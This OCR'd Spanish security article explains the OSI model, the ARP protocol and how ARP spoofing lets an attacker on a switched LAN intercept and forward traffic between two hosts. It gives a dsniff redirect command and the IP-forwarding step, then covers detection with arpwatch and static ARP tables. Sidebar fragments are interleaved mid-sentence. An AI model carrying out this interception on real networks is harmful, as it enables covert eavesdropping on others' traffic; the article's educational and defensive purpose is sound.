Cuando se proyecta una red local, se tiende a menudo a aislar los varios componentes con switches. De esta manera se debería ofrecer también una **mayor seguridad**, ya que si un atacante se sitúa en una posición cualquiera para esnifar el tráfico que pasa por la red, interceptaría **sólo los fragmentos de datos que pertenecen a la misma subred**. Existen varios ataques que permiten, sacando partido de las debilidades de algunos protocolos, interceptar los datos que se envían a un ordenador. Una de estas técnicas es el **ARP-spoofing**.

>> Estándar ISO OSI

Una comunicación entre dos ordenadores requiere numerosas operaciones, y también necesita el intercambio de mucha información. Para simplificar la gestión de este problema, se ha introducido el estándar **ISO-OSI**. El estándar ISO OSI está formado por **7 niveles**. El nivel más bajo es el nivel físico, que se ocupa de la transmisión física de los datos a través de los cables de red, mientras que el nivel más alto es el nivel de la aplicación o las especificaciones usadas por las distintas aplicaciones para comunicarse.

Si un ordenador A quiere enviar un mensaje a un ordenador B el paquete pasa del nivel más bajo de la pila ISO OSI, el cual añadirá un **header** con la información competente para el caso, y pasará el paquete al nivel superior, que a su vez añadirá **otro header** que especifica los parámetros de aquel nivel y lo enviará al nivel superior, hasta llegar a encapsular el header del nivel siete y enviar el mensaje. El receptor, a su vez, recorrerá la **pila** (así se llama el conjunto de niveles) partiendo del nivel más bajo hacia los niveles más altos; para acceder a la información contenida en el mensaje.

>> El Protocolo ARP

Una vez visto brevemente cómo funciona el estándar ISO OSI, debemos comprender cómo es posible, en una red LAN, obtener la dirección física que identifica la tarjeta de red del destinatario (la dirección MAC) partiendo de una dirección IP de nivel 3. El protocolo ARP se ocupa precisamente de esto, para lo que construye **tablas en las que las relaciones MAC-address se asocian a las direcciones IP**.

Una LAN bastante ancha puede estar constituida por cientos de ordenadores. por tanto, si cada ordenador tuviese una memoria que contuviera en modo estático una tabla que asocia las IP a las MAC habría graves problemas en el caso de que se añadiera también un


Para comprender bien el funcionamiento del ataque descrito en este artículo, conviene repasar un poco el modelo de las redes ISO/OSI.

Los protocolos comunicación de bajo nivel cubren las cuatro primeras capas:
- **Capa 1: Interfaz física**
- **Capa 2: Línea**
- **Capa 3: Red**
- **Capa 4: Transporte**


Los protocolos de elaboración de alto nivel cubren las otras tres capas:
- **Capa 5: Sesión**
- **Capa 6: Presentación**
- **Capa 7: Aplicación**

Cómo se desvía una conexión

a b




c



El ordenador A comunica con el ordenador B. El ordenador C puede interceptar los paquetes en tráfico sólo si se encuentra en la misma subred (conectado al mismo Hub que A o B), porque un sniffer normal no puede funcionar sobre un segmento con switch.

a b c



Para comunicar directamente con el ordenador B, A tiene que poder asociar su dirección IP a la MAC que identifica la tarjeta de su red. Para esto, A enviará a B una petición ARP. Llegados a este punto, se introduce C, que enviará a A una falsa respuesta ARP, indicando la propia dirección MAC en lugar de la de B. El ordenador A enviará sus mensajes a C en lugar de B. Para evitar levantar sospechas, C -después de registrar la comunicación- reenviará los paquetes también a B, de modo que ni A ni B puedan darse cuenta de que todo el tráfico ha sido interceptado y registrado por un intruso.

solo ordenador y se tendrían que modificar todas las tablas de todos los ordenadores. Por suerte, el protocolo ARP se nos presenta colaborador para resolver este problema. Veamos ahora cómo es esto en la práctica: supongamos que el ordenador con la IP **196.0.0.1** quiere la dirección MAC del ordenador **196.0.0.24**. La primera operación que efectuará será enviar a todos los ordenadores (en broadcast) una petición de la dirección MAC del ordenador 196.0.0.24; esta operación se realiza enviando una petición **ARP who-has** a la dirección mac **ff:ff:ff:ff:ff:ff,** que corresponde a la dirección MAC de broadcast. Todos los ordenadores de la red recibirán esta petición, y el ordenador interesado responderá con un **ARP reply** y la propia dirección Mac. Una vez que el ordenador **196.0.0.1** ha conseguido la dirección MAC, **la memoriza en su propio caché** de modo que -si se debe enviar un nuevo mensaje- no sea necesario efectuar de nuevo esta petición que generaría tráfico adicional en la red.

Ettercap es un instrumento muy potente, ideado por los desarrolladores italianos Alor y Naga, y lanzado como opensource bajo licencia GPL.

>> ARP-Spoofing

Ahora que ya hemos ilustrado cómo funciona el protocolo ARP, ya estamos en condiciones de comprender cómo funcionan los ataques de tipo ARP-spoofing.

Como acabamos de decir, cuando un ordenador **A** debe pedir la direccion MAC de otro ordenador **B**, la primera operación es enviar un mensaje a todos los ordenadores pidiendo tal dirección, por tanto, **si un malintencionado quiere redirigir el tráfico dirigido de A hacia B al propio ordenador C**, le bastará con responder a la petición enviada, pasando **como dirección IP la de B pero como MAC la suya (C)**, de esta manera el ordenador **A** transmitirá los datos dirigidos a **B** al ordenador **C**, que recibiría todos los datos.

Obviamente, si el atacante quiere evitar que B sospeche después de algún tiempo en el que no está recibiendo nada, deberá hacer de manera que **todo el tráfico que llega a C se retransmita nuevamente a B**, de modo que C pueda permanecer a la escucha con un sniffer sin que A o B sospechen nada. Para hacer esto se usan los programas adecuados (en la red se pueden encontrar varios) de **ip forward** que redirigen el tráfico de C a B.


>> Un ataque práctico

Ahora veremos en la práctica cómo se realiza un ataque. Obviamente, dejaremos de lado algunos detalles que daremos por descontado, de modo que no proporcionaremos a los malintencionados ideas para acciones ilegales.

En este ejemplo práctico hay tres ordenadores (**Fig2**) un **cliente (a)** con la dirección IP **196.0.0.1** que comunica con el propio **server (b)** con la IP **196.0.0.24** y nuestro ordenador, desde el que se efectuará el ataque **(c)**, con la IP **196.0.0.25**.

Imaginamos que 196.0.0.24 y





196.0.0.1 están conectados y se están comunicando. Para tener acceso a la información que los dos ordenadores se están enviando, el atacante deberá **actualizar la tabla ARP** para redirigir el tráfico entre los dos ordenadores. Para hacer esto, usará **DugSniff**. Obviamente éste es sólo uno de los numerosos instrumentos que se pueden usar para probar si tu red es vulnerable ante este tipo de ataques; si quieres probar otros, dirígete a la sección de enlaces del artículo. Para direccionar hacia el ordenador del atacante el tráfico que se transmiten 196.0.0.1.y 196.0.0.24 se debe usar el comando **ARP redirect 196.0.0.24 196.0.0.1**. De este modo ahora el ordenador **196.0.0.25** o el ordenandor desde el que se lanza el ataque puede interceptar el tráfico que se transmite. Para completar el ataque bastará habilitar en el ordenador del atacante un **IP forwarding**. De esta manera, los dos ordenadores seguirán intercambiando datos como si no pasara nada y el atacante podrá esnifar todo el tráfico que se da entre los dos ordenadores.

>> Prevenir e interceptar el ataque

Este tipo de ataques **no es fácil de detectar**, puesto que los ordenadores que sufren el ataque no sufren ningún defecto en particular que pueda señalar un ataque en curso, por lo que es necesario **monitorizar la red** para detectar un ataque. Para hacer esto, se puede tratar de descubrir si en la red hay alguien que está esnifando datos, o, más sencillamente, **controlar constantemente la tabla ARP**. Para este fin existe un programa llamado **ARP_watch** que guarda en un registro los cambios de la tabla ARP y permite detectar el ataque.

Por lo que respecta a la prevención de ataques, la única manera de protegerse es **configurar las tablas ARP en modo estático**, aunque esto comporta desventajas como hemos visto al principio.

>> Consideraciones

Como hemos podido ver, este tipo de ataques es **extremadamente potente**, tanto por la facilidad con que se puede poner en práctica, como por la dificultad en detectarlo. Además permite al atacante obtener información incluso en una red con switches. Pero hay que decir que estos ataques pueden ser aplicados **solamente en redes locales**, y que no representan una amenaza hacia el exterior. Antes de dejaros, os recordamos que usar estas técnicas para verificar la seguridad de la propia red está permitido y es aconsejable, mientras que interceptar el tráfico de usuarios desconocidos -además de antiético- es un acto punible por la vía penal (aunque se trate de ordenadores dependientes de la empresa que autoriza la interceptación).

ENLACES DE UTILIDAD

Standard ISO-OSI
http: www.geocities.com txmetsb el_modelo_de_referencia_osi.htm
Sitio que ilustra el estándar ISO OSI

Protocolo ARP
http: www.faqs.org rfcs rfc826.html
Rfc oficial con las especificaciones del protocolo ARP

http: www.linti.unlp.edu.ar trabajos tesisDe rado tutorial protocolos arp.htm
Oltro sitio en el que se explica el protocolo ARP

ARP-Spoofing
www.ks.uni-freiburg.de inetwork papers ARP-Spoof-Slides.pdf
http: media.frnog.org FRnO _1 FRnO _1-2.en.pdf
http: udsab.dia.unisa.it ads.dir corso-security www CORSO-0102 SpoofTesina_web slide0006.htm

Tools
http: www.monkey.org dugsong dsniff
La suite de herramientas entre las que figura el ARP redirect usado en el artículo

http: ettercap.sourceforge.net
Otra suite de herramientas desarrollada en el Politécnico de Milán

http: aixpdslib.seas.ucla.edu packages arpwatch.html
El sitio de ARP-watch